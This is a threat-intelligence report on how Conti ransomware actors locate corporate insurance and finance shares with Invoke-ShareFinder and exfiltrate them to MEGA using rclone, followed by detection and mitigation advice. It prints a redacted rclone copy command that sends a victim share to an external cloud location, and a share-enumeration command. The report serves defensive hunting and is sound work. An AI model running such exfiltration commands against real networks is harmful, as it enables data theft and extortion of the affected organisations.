Hunting for Corporate Insurance Policies: Indicators of [Ransom] Exfiltration

By Vitali Kremez & Yelisey Boguslavskiy

This report is based on our actual proactive victim breach intelligence and subsequent incident response (not a simulated or sandbox environment) identified via unique high-value collections at AdvIntel.

Ever wondered how the ransomware adversaries exfiltrate and track corporate breach victim insurance policies and documents before extorting and deciding how much to blackmail them for?


Exfiltrating corporate insurance policies in...shares for name-and-shame and negotiations using rclone.

```
cmd: "...rclone.exe copy \\DC.local\Insurance..."
```

Adversary Tactics Chain Flow:

1. Conti infiltrates the victim's network and obtains admin domain access

2. Cobalt Strike beacon session initiated; network mapped and scanned and elevated
3. Initial investigation of critical finance/insurance-related information
4. The "rclone" binary with the custom "Mega" file-sharing site config are uploaded to the domain controller
5. Network shares with information related to finance and insurance cloned to the determined location
6. Data copy is created and can be securely accessed by Conti
7. Conti locks the network and encrypts the files and locks out the network via the "serverlock.bat" script




What is rclone?

rclone is a program that enables the transfer of content on the cloud and other storage. With Rclone data can be synchronized with a configuration on an external source such as a cloud source creating an external copy of the information from a specific environment. Conti ransomware weaponizes this program in order to perform data exfiltration operations.


Operational Insights: Conti's Perspective on Data Exfiltration


This AdvIntel observed active breath tactics match precisely the disgruntled Conti ransomware "pentester" playbook detailing their process.



In the investigated case which serves as the factual basis for this report, AdvIntel utilized our unique visibility into Conti's operations in order to identify critical points in their methodology.
According to the actors themselves, the first step in network investigation and data exfiltration is to identify the critical files within the network - and identify/map the network shares with these files.

The redacted logs show the command "Invoke_ShareFinder" execution preceding the "rclone" operations.






Conti openly prioritized network shares with documentation related to:

- Finance
- Accounting
- Insurance
- Information Technology

Then the Rclone weaponization begins. Rclone config is created and an external location (MEGA in this case) for data synchronization (data cloning) is established. The needed network shares are assigned within the rclone.conf on the victim's network and a command is executed.
An example of a redacted rclone execution is listed below:
shell rclone.exe copy "\\VICTIM_DOMAIN\Insurance" MEGA:<Insurance_Folder> -q --ignore-existing --auto-confirm --multi-thread-streams 1 --transfers 3 --bwlimit 5M

"**Insurance**" is the name of the network shares with specific information (as seen Conti targets insurance specifically) that will be copied.

The AdvIntel proactive visibility into Conti revealed the insurance focus of the group targeting major food and restaurant chain in the United States.



Indicators of Exfiltration: Mitigation

Audit and/or block command-line interpreters by using whitelisting tools, like AppLocker or Software Restriction Policies with the focus on any suspicious "rclone.exe" command in C:\ProgramData and C:\Temp directory.

Look for detection for "Invoke-ShareFinder" execution preceding the execution of rclone:

```
"Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -
Encoding ascii"
```

Detection Methods

Command-line interface activities can be captured through proper logging of process execution with command-line arguments.

Reference

- Tactic: T1059 Command and Scripting Interpreter

Our proprietary platform, Andariel, provides a mirrored view of criminal and botnet activity, which supplies our users with predictive insight that is *used to prevent intrusions from maturing into large-scale threat events such as ransomware attacks.*